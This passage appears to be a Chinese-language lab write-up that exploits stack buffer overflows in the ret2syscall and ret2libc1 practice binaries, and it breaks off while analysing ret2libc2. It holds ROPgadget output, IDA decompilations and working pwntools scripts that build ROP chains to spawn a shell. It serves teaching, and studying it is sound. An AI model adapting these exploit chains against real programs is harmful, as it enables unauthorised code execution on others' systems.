> **应用程序调用系统调用的过程是**：
>
> 1. 把系统调用的编号存入 EAX；
> 2. 把函数参数存入其它通用寄存器(ebx,ecx,edx等等)；
> 3. 触发 0x80 号中断（int 0x80）。

把对应获取 shell 的系统调用的参数放到对应的寄存器中，那么执行 int 0x80 就可执行对应的系统调用，这里采用如下系统调用

```
execve("/bin/sh",NULL,NULL)
```


在32位系统中，execve的系统调用号为11，即0xb；然后我们还要给这个系统调用传参，要传递的参数分别为"/bin/sh"，NULL，NULL，传递参数是通过寄存器ebx，ecx，edx寄存器的值实现的，因此，我们要想实现execve("/bin/sh",NULL,NULL)，需要满足：

- eax 应该为 0xb（execve的系统调用号）
- ebx 应该指向 /bin/sh 的地址
- ecx 应该为 0
- edx 应该为 0

由于找出一段连续的代码同时控制上述寄存器时很难的，所以需要一段一段控制。接下来使用ROPgadget来寻找gadgets

寻找控制eax的gadgets

```
ROPgadget --binary ret2syscall --only 'pop|ret' | grep eax
```




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep eax
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

选择其中的“pop eax; ret”，因为其只对eax起作用且没有返回任何值

寻找控制ebx的gadgets


```
ROPgadget --binary ret2syscall --only 'pop|ret' | grep ebx
```



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep ebx
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080be23f : pop ebx ; pop edi ; ret
0x0806eb69 : pop ebx ; pop edx ; ret
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc
0x08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08048913 : pop ebx ; pop esi ; pop edi ; ret
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4
0x08049a94 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080d7d3c : pop ebx ; ret 0x6f9
0x08099c87 : pop ebx ; ret 8
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806336b : pop edi ; pop esi ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
0x0805c820 : pop esi ; pop ebx ; ret
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0807b6ed : pop ss ; pop ebx ; ret
```

选择其中的“pop edx; pop ecx; pop ebx; ret ”，因为其刚好控制了所需的剩下三个寄存器

再找到int 0x80的地址




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ROPgadget --binary ret2syscall --only 'int'
Gadgets information
============================================================
0x08049421 : int 0x80

Unique gadgets found: 1
```

ROP攻击

```python
from pwn import *

sh = process('./ret2syscall')
pop_eax_ret = 0x080bb196
pop_edx_ecx_ebx_ret = 0x0806eb90
int_0x80 = 0x08049421
binsh = 0x80be408
payload = b'A' * 112 + p32(pop_eax_ret) + p32(0xb) + p32(pop_edx_ecx_ebx_ret) + p32(0) + p32(0) + p32(binsh) + p32(int_0x80)
sh.sendline(payload)
sh.interactive()
```


成功进入shell



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ python ret2syscall_exp.py
[+] Starting local process './ret2syscall': pid 682595
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ ls
core                    ret2shellcode_exp.py    ret2text
peda-session-ret2shellcode.txt    ret2shellcode_exp_2.py    ret2text_exp.py
peda-session-ret2text.txt    ret2syscall
ret2shellcode           ret2syscall_exp.py
$ 
```


ret2libc1

首先查看文件保护机制，发现其仅开启了NX保护




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ checksec --file=ret2libc1
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   84 Symbols        No    0               1               ret2libc1
```

使用IDA反编译，查看程序源码，发现其调用了gets函数，存在缓冲区溢出漏洞




```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1Ch] [ebp-64h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 1, 0);
  puts("RET2LIBC >_<");
  gets(&s);
  return 0;
}
```

然后发现secure函数中，调用了system函数，但是参数不是“/bin/sh”




```
void secure()
{
  unsigned int v0; // eax
  int input; // [esp+18h] [ebp-10h]
  int secretcode; // [esp+1Ch] [ebp-Ch]

  v0 = time(0);
  srand(v0);
  secretcode = rand();
  __isoc99_scanf("%d", &input);
  if ( input == secretcode )
    system("shell!?");
}
```

在IDA中查看system的在plt表中的位置为0x08048460




```
.plt:0804845B                 jmp     sub_8048420
.plt:08048460
.plt:08048460 ; =============== S U B R O U T I N E =======================================
.plt:08048460
.plt:08048460 ; Attributes: thunk
.plt:08048460
.plt:08048460 ; int system(const char *command)
.plt:08048460 _system         proc near               ; CODE XREF: secure+44↓p
.plt:08048460
.plt:08048460 command         = dword ptr  4
.plt:08048460
.plt:08048460                 jmp     ds:off_804A018
.plt:08048460 _system         endp
.plt:08048460
.plt:08048466 ; ---------------------------------------------------------------------------
```

使用ROPgadgets发现程序中存在“/bin/sh”



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ROPgadget --binary ret2libc1 --string '/bin/sh'
Strings information
============================================================
0x08048720 : /bin/sh
```

在IDA中查看，位置是相同的



```
.rodata:0804871F                 db    0
.rodata:08048720 aBinSh          db '/bin/sh',0          ; DATA XREF: .data:shell↓o
.rodata:08048728 aD              db '%d',0               ; DATA XREF: secure+29↑o
```


攻击思路：

1. 找到system函数的plt表项
2. 找到字符串"/bin/sh"的位置
3. 构造payload使得main函数的返回地址为system的地址，同时将字符串“/bin/sh”的地址作为system的参数

这里垃圾数据的长度同样为112，‘bbbb’作为system的返回地址，代码如下

```python
#!/usr/bin/env python
from pwn import *

sh = process('./ret2libc1')

binsh_addr = 0x8048720
system_plt = 0x08048460
payload = flat(['a' * 112, system_plt, 'b' * 4, binsh_addr])
sh.sendline(payload)

sh.interactive()
```


成功进入到shell



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ python ret2libc1_exp.py
[+] Starting local process './ret2libc1': pid 26386
/home/kali/Desktop/rop/ret2libc1_exp.py:8: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  payload = flat(['a' * 112, system_plt, 'b' * 4, binsh_addr])
[*] Switching to interactive mode
RET2LIBC >_<
$ ls
core                ret2libc1_exp.py    ret2shellcode_exp.py
peda-session-ret2shellcode.txt    ret2libc2        ret2syscall
peda-session-ret2text.txt    ret2libc3        ret2syscall_exp.py
pwn100                ret2shellcode        ret2text
ret2libc1            ret2shellcode_exp_2.py    ret2text_exp.py
$ 
```


ret2libc2

查看ret2libc2程序的保护机制，发现其只开启了NX保护




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ checksec --file=ret2libc2
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   84 Symbols        No    0               2               ret2libc2
```

使用IDA反编译程序，查看源代码，发现其调用了gets函数，存在缓冲区溢出漏洞




```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1Ch] [ebp-64h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 1, 0);
  puts("Something surprise here, but I don't think it will work.");
  printf("What do you think ?");
  gets(&s);
  return 0;
}
```

查看secure函数，发现其调用了system函数




```c
void secure()
{
  unsigned int v0; // eax
  int input; // [esp+18h] [ebp-10h]
  int secretcode; // [esp+1Ch] [ebp-Ch]

  v0 = time(0);
  srand(v0);
  secretcode = rand();
  __isoc99_scanf((const char *)&unk_8048760, &input);
  if ( input == secretcode )
    system("no_shell_QQ");
}
```

查找system函数的plt表项，位置为0x08048490




```
.plt:08048486                 push    18h
.plt:0804848B                 jmp     sub_8048440
.plt:08048490
.plt:08048490 ; =============== S U B R O U T I N E =======================================
.plt:08048490
.plt:08048490 ; Attributes: thunk
.plt:08048490
.plt:08048490 ; int system(const char *command)
.plt:08048490 _system         proc near               ; CODE XREF: secure+44↓p
.plt:08048490
.plt:08048490 command         = dword ptr  4
.plt:08048490
.plt:08048490                 jmp     ds:off_804A01C
.plt:08048490 _system         endp
.plt:08048490
.plt:08048496 ; ---------------------------------------------------------------------------
```

使用ROPgadget查找，发现该程序中不存在“/bin/sh”字符串




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ROPgadget --binary ret2libc2 --string '/bin/sh'
Strings information
============================================================
```

程序的bss段存在变量buf2



```
.bss:0804A040 ; ===========================================================================
.bss:0804A040
